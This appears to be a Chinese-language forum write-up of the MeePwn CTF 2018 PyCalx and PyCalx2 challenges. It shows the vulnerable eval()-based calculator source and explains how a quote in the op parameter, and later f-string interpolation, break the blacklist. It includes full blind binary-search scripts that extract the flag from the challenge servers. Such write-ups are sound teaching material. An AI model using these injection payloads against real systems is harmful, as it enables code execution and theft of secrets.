
Meepwn2018：PyCalx&PyCalx2——Python3的f-string与eval注入

findneo / 2018-07-18 19:16:10 / 浏览数 6809 安全技术 CTF 顶(0) 踩(0)

PyCalx

This code is supposed to be unexploitable :/ another pyjail?
[Source]
Try this or this
Notice: The flag may contain non alphabetic characters (but still printable)



本题是由Python的 `eval()` 函数参数可控且直接拼接引发的注入，采用二分法盲注。

server.py源码如下：

```
#!/usr/bin/env python
import cgi
import sys
from html import escape

FLAG = open('/var/www/flag', 'r').read()
OK_200 = "some HTML code"
print(OK_200)
arguments = cgi.FieldStorage()

if 'source' in arguments:
   source = arguments['source'].value
else:
   source = 0

if source == '1':
   print('<pre>' + escape(str(open(__file__, 'r').read())) + '</pre>')

if 'value1' in arguments and 'value2' in arguments and 'op' in arguments:

   def get_value(val):
       val = str(val)[:64]
       if str(val).isdigit(): return int(val)
       blacklist = ['(', ')', '[', ']', '\'',
                    '"']  # I don't like tuple, list and dict.
       if val == '' or [c for c in blacklist if c in val] != []:
           print('<center>Invalid value</center>')
           sys.exit(0)
       return val

   def get_op(val):
       val = str(val)[:2]
       list_ops = ['+', '-', '/', '*', '=', '!']
       if val == '' or val[0] not in list_ops:
```

```
        print('<center>Invalid op</center>')
        sys.exit(0)
    return val

op = get_op(arguments['op'].value)
value1 = get_value(arguments['value1'].value)
value2 = get_value(arguments['value2'].value)
if str(value1).isdigit() ^ str(value2).isdigit():
    print('<center>Types of the values don\'t match</center>')
    sys.exit(0)
calc_eval = str(repr(value1)) + str(op) + str(repr(value2))
print(
    '<div class=container><div class=row><div class=col-md-2></div><div class="col-md-8"><pre>'
)
print('>>>> print(' + escape(calc_eval) + ')')
try:
    result = str(eval(calc_eval))
    if result.isdigit() or result == 'True' or result == 'False':
        print(result)
    else:
        print(
            "Invalid"
        )  # Sorry we don't support output as a string due to security issue.
except:
    print("Invalid")
print('>>> </pre></div></div></div>')
```

大意如下：

- cgi会处理source，value1，value2，op四个参数。
- 如果source=1则打印源代码。
- value1，value2，op三个参数都有值时进一步处理。
  - value1，value2至少1个字符，至多64个，且不包含黑名单`()[]'"` 里的字符。
  - op至少1个字符，至多2个，且首字符必须在白名单`+-*/=!` 里。
  - value1,value2要么都是只包含`[0-9]`，要么都包含其他字符。

    执行`str(eval(str(repr(value1)) + str(op) + str(repr(value2))))` ，且只有结果是bool值或只包含`[0-9]` 时才会输出。
    - 注：repr返回对象的可打印形式，和反引号包裹效果一致，对大多数类型，他会返有一个字符串，使其可以作为代码直接传入eval执行。


解题思路：op 允许两个字符，且第二个字符是任意的，那么如果是一个单引号，就能混淆代码和数据，起到类似SQL注入的效果。

```
>>> print(str(repr("a"))+str("+")+str(repr("b")))
'a'+'b'
>>> print(str(repr("a"))+str("+'")+str(repr("< b#")))
'a'+''< b#'
```

解题脚本：


```
import requests, re


def calc(v1, v2, op, s):
    u = "http://178.128.96.203/cgi-bin/server.py?"
    payload = dict(value1=v1, value2=v2, op=op, source=s)
    # print payload
    r = requests.get(u, params=payload)
    # print r.url
    res = re.findall("<pre>\n>>>>([\s\S]*)\n>>> <\/pre>",
                     r.content)[0].split('\n')[1]
    assert (res != 'Invalid')
    return res == 'True'
    # print r.content


def check(mid):
    s = flag + chr(mid)
    return calc(v1, v2, op, s)


def bin_search(seq=xrange(0x20, 0x80), lo=0, hi=None):
```

```
    assert (lo >= 0)
    if hi == None: hi = len(seq)
    while lo < hi:
        mid = (lo + hi) // 2
        # print lo, mid, hi, "\t",
        if check(seq[mid]): hi = mid
        else: lo = mid + 1
    return seq[lo]


flag = ''
v1, v2, op, s = 'x', "+FLAG<value1+source#", "+'", ''

while (1):
    flag += chr(bin_search() - 1)
    print flag
# MeePwnCTF{python3.66666666666666_([_((you_passed_this?]]]]]])}
```



PyCalx2

> You should solve `PyCalx` first.
>
> http://206.189.223.3/cgi-bin/server.py?source=1



`server.py` 只改动了一行代码，将`op = get_op(arguments['op'].value)` 变成了 `op = get_op(get_value(arguments['op'].value))`，也就是说将`op` 参数也进行了黑名单过滤，于是 `op` 的第二个字符就不能是单引号，第一题的方法也就失效了。

结合题目提示和第一题的flag去寻找Python3.6的新特性，用到了这个 `f-string` ，详见PEP 498 -- Literal String Interpolation。简言之就是可以在字符串中方便地直接插入表达式，以`f` 开头，表达式插在大括号`{}` 里，在运行时表达式会被计算并替换成对应的值。


本题主要是利用这个特性在字符串里插入比较的表达式，剩下的就和上题一样了。插法不尽相同：

```
>>> str(repr('T'))+str('+f')+str(repr('ru{FLAG<source or 14:x}')) # 14■■■■■■■■■'e'
"'T'+f'ru{FLAG<source or 14:x}'"
>>> eval(str(repr('T'))+str('+f')+str(repr('ru{1 or 14:x}')))
'Tru1' # ■■Invalid
>>> eval(str(repr('T'))+str('+f')+str(repr('ru{0 or 14:x}')))
'True'

>>> str(repr('Tru'))+str('+f')+str(repr('{sys.exit.__name__:{FLAG<source:1}.1}'))
"'Tru'+f'{sys.exit.__name__:{FLAG<source:1}.1}'"
# {FLAG<source:1}■■■■■■printf("%1f",FLAG<source)■■■■■■0■1■■■■■■
#■■sys.exit.__name__■■■■■■■'exit'■■■■■■■import escape■■■■escape.__name__■■■
>>> eval(str(repr('Tru'))+str('+f')+str(repr('{sys.exit.__name__:{1:1}.1}')))
```

```
'True'
>>> eval(str(repr('Tru'))+str('+f')+str(repr('{sys.exit.__name__:{0:1}.1}')))
#■■■■■Invalid
Traceback (most recent call last):
 File "<stdin>", line 1, in <module>
 File "<string>", line 1, in <module>
ValueError: '=' alignment not allowed in string format specifier
>>>
```

解题脚本：

```
import requests, re


def calc(v1, v2, op, s):
   u = "http://206.189.223.3/cgi-bin/server.py?"
   payload = dict(value1=v1, value2=v2, op=op, source=s)
   r = requests.get(u, params=payload)
   res = re.findall("<pre>\n>>>>([\s\S]*)\n>>> <\/pre>",
                    r.content)[0].split('\n')[1]
   return res == 'Invalid'


def check(mid):
   s = flag + chr(mid)
   return calc(v1, v2, op, s)


def bin_search(seq=xrange(0x20, 0x80), lo=0, hi=None):
   assert (lo >= 0)
   if hi == None: hi = len(seq)
   while lo < hi:
       mid = (lo + hi) // 2
       if check(seq[mid]): hi = mid
       else: lo = mid + 1
   return seq[lo]


flag = ''
v1, op, v2, s = 'T', "+f", "ru{FLAG<source or 14:x}", 'a'

while (1):
   flag += chr(bin_search() - 1)
   print flag
# MeePwnCTF{python3.6[_strikes_backkkkkkkkkkk)}
```



上一篇：DHCP客户端脚本代码执行漏洞分析... 下一篇：[红日安全]代码审计Day2 - ...

1. 0 条回复
   - 动动手指，沙发就是你的了！